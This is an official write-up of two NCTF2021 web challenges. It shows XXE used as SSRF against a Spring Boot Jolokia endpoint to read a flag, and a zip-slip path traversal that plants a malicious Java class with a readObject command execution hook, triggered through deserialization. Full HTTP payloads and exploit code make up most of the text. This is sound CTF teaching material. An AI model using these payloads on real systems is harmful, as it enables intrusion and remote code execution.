NCTF2021 Official Writeup by X1cT34m

Web


X1cT34m_API_System

> Author：wh1sper
>
> 题目描述：
> 在API安全的新时代，安全圈迎来风云变幻。
> 掀起巨浪的你？只手遮天的你？选择保护还是放弃你的曾经的伙伴？
> target: http://129.211.173.64:58082/
>
> 附件链接：
> https://wwn.lanzoui.com/iUoDwwyfdxc
>
> hint1:
> the hidden API to bypass 403
> hint2:
> jolokia readfile

考点：Springboot actuator配置不当导致的API安全问题

访问 `/actuator/mappings` ，可以看到有 `/actuator/jolokia` (限制了本地IP，直接访问返回 `403`)和一个隐藏的API接口 `/user/list` 。

或者可以直接拿 APIKit 扫到 `/user/list` ：




#	URL	Status Code	Event Name	Unauth	Scan Time
	/actuator/conditions	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/configprops	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/env	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/health	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/info	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/loggers	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/mappings	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/metrics	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/scheduledtasks	0	SpringbootActuator	false	2021-11-27 12:58:45
	/error	0	SpringbootActuator	false	2021-11-27 12:58:45
	/error	0	SpringbootActuator	false	2021-11-27 12:58:45
	/profile	0	SpringbootActuator	false	2021-11-27 12:58:45
	/register	0	SpringbootActuator	false	2021-11-27 12:58:45
	/register	0	SpringbootActuator	false	2021-11-27 12:58:45
	/resetPassword	0	SpringbootActuator	false	2021-11-27 12:58:45
	/signin	0	SpringbootActuator	false	2021-11-27 12:58:45
	/signin	0	SpringbootActuator	false	2021-11-27 12:58:45
	/signout	0	SpringbootActuator	false	2021-11-27 12:58:45
	/user/list	0	SpringbootActuator	false	2021-11-27 12:58:45
	/user/profile	0	SpringbootActuator	false	2021-11-27 12:58:45

```
GET /user/list HTTP/1.1
Host: 129.211.173.64:58082
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/95.0.4638.69 Safari/537.36
Connection: close
Cookie: JSESSIONID=CBE64D58888B7F31AA5238B7EC9D5DE1;
```

```
HTTP/1.1 405
Allow: POST
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Type: application/json
Date: Sat, 27 Nov 2021 04:58:42 GMT
Connection: close
Content-Length: 107

{
```

POST访问 `/user/list` ，返回XML格式的数据



```
POST /user/list HTTP/1.1
Host: 129.211.173.64:58082
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69
Safari/537.36
Connection: close
Cookie: JSESSIONID=CBE64D58888B7F31AA5238B7EC9D5DE1;
Content-Type: application/xml
Content-Length: 10

<id>
  1
</id>
```


```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Type: text/plain;charset=UTF-8
Content-Length: 44
Date: Sat, 27 Nov 2021 05:06:23 GMT
Connection: close

<id>1</id><username>root@root.com</username>
```

那么自然而然地想到了XXE；加了waf，不让直接读文件；
(这里有俩师傅做了非预期,XXE的waf没写好,可以直接盲打外带flag,我在v2限制了靶机出网无法外带了)

但是众所周知，XXE是可以SSRF的；


那么SSRF配合 `/actuator/jolokia` 可以完成一次利用

因为是docker代理的端口，我们需要先访问 `/actuator/env` 获取本地服务端口：



```
activeProfiles:            []
propertySources:
  0:
    name:                  "server.ports"
    properties:
      local.server.port:
        value:             8080
  1:
    name:                  "servletContextInitParams"
    properties:            {}
  2:
    name:                  "systemProperties"
    properties:
```

然后构造SSRF：




```
POST /user/list HTTP/1.1
Host: 129.211.173.64:58082
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101
Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=4E8E18623EC2DEB1675E56DF8955D33B
Content-Type: application/xml
Content-Length: 119

<?xml version="1.0"?>
<!DOCTYPE dy [
<!ENTITY dy SYSTEM "http://127.0.0.1:8080/actuator/jolokia/">
]>
<id>&dy;</id>
```

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Type: text/html;charset=UTF-8
Content-Length: 767
Date: Sat, 27 Nov 2021 07:31:13 GMT
Connection: close

<id>
  {"request":{"type":"version"},"value":{"agent":"1.6.0","protocol":"7.2","config"
  :{"listenForHttpService":"true","authIgnoreCerts":"false","agentId":"172.192.1.1
  0-37-1e7aa82b-servlet","debug":"false","agentType":"servlet","policyLocation":"c
  lasspath:\/jolokia-access.xml","agentContext":"\/jolokia","serializeException":"
  false","mimeType":"text\/plain","dispatcherClasses":"org.jolokia.http.Jsr160Prox
  yNotEnabledByDefaultAnymoreDispatcher","authMode":"basic","streaming":"true","ca
  nonicalNaming":"true","historyMaxEntries":"10","allowErrorDetails":"true","allow
  DnsReverseLookup":"true","realm":"jolokia","includeStackTrace":"true","useRestri
  ctorService":"false","debugMaxEntries":"100"},"info":{}},"timestamp":1637998273,
  "status":200}
</id>
<username>
  None
</username>
```

因为 `/jolokia/list` 返回的数据太长了，而且里面有一些特殊符号会报 `XML document structures must start and end within the same entity.`。

于是后面给了附件pom.xml，可以本地起起来看一下有什么Mbean。




```
> 打开的编辑器
> JOLOKIA
v 大纲
  v {} request
      type list
  v {} value
    > {} org.springframework.boot
    > {} JMImplementation
    > {} java.util.logging
    > {} jdk.management.jfr
    > {} java.lang
    > {} com.sun.management
    > {} jmx4perl
    > {} com.zaxxer.hikari
    > {} java.nio
    > {} jolokia
    # timestamp 1637998449
    # status 200
```

```
> {} value > {} com.sun.management > {} type=DiagnosticCommand
                },
                "ObjectName": {
                    "rw": false,
                    "type": "javax.management.ObjectName",
                    "desc": "ObjectName"
                }
            },
            "class": "com.sun.management.internal.HotSpotDiagnostic",
            "desc": "Information on the management interface of the MBean"
        },
        "type=DiagnosticCommand": {
            "op": {
                "vmUptime": {
                    "args": [{
                        "name": "arguments",
                        "type": "[Ljava.lang.String;",
                        "desc": "Array of Diagnostic Commands Arguments and Options
                    }],
                    "ret": "java.lang.String",
                    "desc": "Print VM uptime."
                },
                "jfrDump": {
                    "args": [{
                        "name": "arguments",
                        "type": "[Ljava.lang.String;",
```

有一个可以读写文件的Mbean：

com.sun.management:type=DiagnosticCommand


判断远程环境是否存在这个Mbean：



```
Content-Length: 125

<?xml version="1.0"?>
<!DOCTYPE dy [
<!ENTITY dy SYSTEM "http://127.0.0.1:8080/actuator/jolokia/list/a">
]>
<id>&dy;</id>
```

```
<id>
  {"request":{"path":"a","type":"list"},"value":{},"timestamp":1637998704,"status"
  :200}
</id>
<username>
  None
</username>
```

如果不存在返回的是上图，如果存在返回的是下图两种情况



```
Content-Type: application/xml
Content-Length: 142

<?xml version="1.0"?>
<!DOCTYPE dy [
<!ENTITY dy SYSTEM
"http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management">
]>
<id>&dy;</id>
```

```
<message>
  org.xml.sax.SAXParseException; systemId:
  http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management; lineNumber: 1;
  columnNumber: 8233; XML 文档结构必须从头至尾包含在同一个实体内。
</message>
```

exp:

```
POST /user/list HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Connection: close
Cookie: JSESSIONID=4E8E18623EC2DEB1675E56DF8955D33B
Content-Type: application/xml
Content-Length: 194

<?xml version="1.0"?>
<!DOCTYPE dy [
<!ENTITY dy SYSTEM
"http://127.0.0.1:8080/actuator/jolokia/exec/com.sun.management:type=DiagnosticCommand/com
pilerDirectivesAdd/!/flag">
]>
<id>&dy;</id>
```

flag:

```
NCTF{Spring_actuator_And_Jolokia_1S_So_fun_by_the_way_we1com3_to_join_API_Security_Community
_yulige_yyds_wysb}
```

ezjava

> 出题人ID：Pupi1
>
> 题目描述：
> 戴教授才开放了2天的文件管理系统，还没完成就被黑客拿下了，并往里面藏了一点东西
> **http://129.211.173.64:8080/html/index.html**
> **http://129.211.173.64:8081/html/index.html**
>
> 附件链接：


> 链接：https://pan.baidu.com/s/1jB6Kcy478ashRtxEFJP1bQ
> 提取码：nctf
> https://wwn.lanzoui.com/iamSDwyi0pe
> https://attachment.h4ck.fun:9000/web/ezjava/nctf.war

flag:

```
nctf{J3va_SecUrlt9_ls_T0o_DlfficuLT}
```

这个题其实也是一个在不支持jsp的情况下任意文件写的rce利用

前面部分先对代码进行审计，我们可以上传zip，然后在解压这里发现



```java
while(true) {
    while(en.hasMoreElements()) {
        ZipEntry entry = (ZipEntry)en.nextElement();
        String name = entry.getName();
        name = name.replace( oldChar: '/', File.separatorChar);
        File file = new File(destDir, name);
        if (entry.isDirectory()) {
            file.mkdirs();
        } else {
            file.getParentFile().mkdirs();
            is = zip.getInputStream(entry);
            fos = new FileOutputStream(file);

            int readed;
            while((readed = is.read(buff)) > 0) {
                fos.write(buff,  off: 0, readed);
            }

            fos.close();
            is.close();
        }
```

他没有对压缩包文件内的文件进行检查，这里就可以导致解压目录穿越。这里可以通过一个脚本去生成这样的zip：

```python
import zipfile
import os

if __name__ == "__main__":
    try:

        zipFile = zipfile.ZipFile("poc.zip", "a", zipfile.ZIP_DEFLATED)
        info = zipfile.ZipInfo("poc.zip")
        zipFile.write("poc.class","../../usr/local/tomcat/webapps/html/WEB-INF/classes/com/x1c/nctf/Poc.class",zipfile.ZIP_DEFLATED)
        zipFile.close()
    except IOError as e:
        raise e
```

那么我们现在就相当与可以写入任意文件了。那么就是在spring boot运行时并且不支持jsp没有热部署的情况下要如何去rce的问题了(好像这里题目在重启的过程中jsp支持被打开了，X__X)

其实这里给了一个后门是用来反序列化，这里的提示其实很明显了，我们就可以把恶意类文件写入到classpath，如何通过反序列化去加载我们恶意类中重新的readObject方法，就可以达成rce。

题目给的附件是war，然后也有tomcat的路径可以很轻松的得到classpath，然后通过unzip把恶意类解压到classpath下，再通过后门的反序列化去触发即可。（这里一开始没给tomcat路径是因为tomcat的路径是默认的而且可以通过zip路由去确认是否存在该路径，但是一直没有解就当hint去提示师傅们了：）
exp:

```java
package com.x1c.nctf;

import java.io.*;
import java.io.Serializable;
import com.x1c.nctf.Tool.*;

public class Poc implements Serializable {
    public Poc() {
    }

    private void writeObject(ObjectInputStream out) throws IOException, ClassNotFoundException {
        out.defaultReadObject();
    }

    private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        Runtime.getRuntime().exec("touch /tmp/1.txt");
    }

    public static void main(String[] args) throws Exception {
        Poc o = new Poc();
        System.out.println(Tool.base64Encode(Tool.serialize(o)));
    }
}
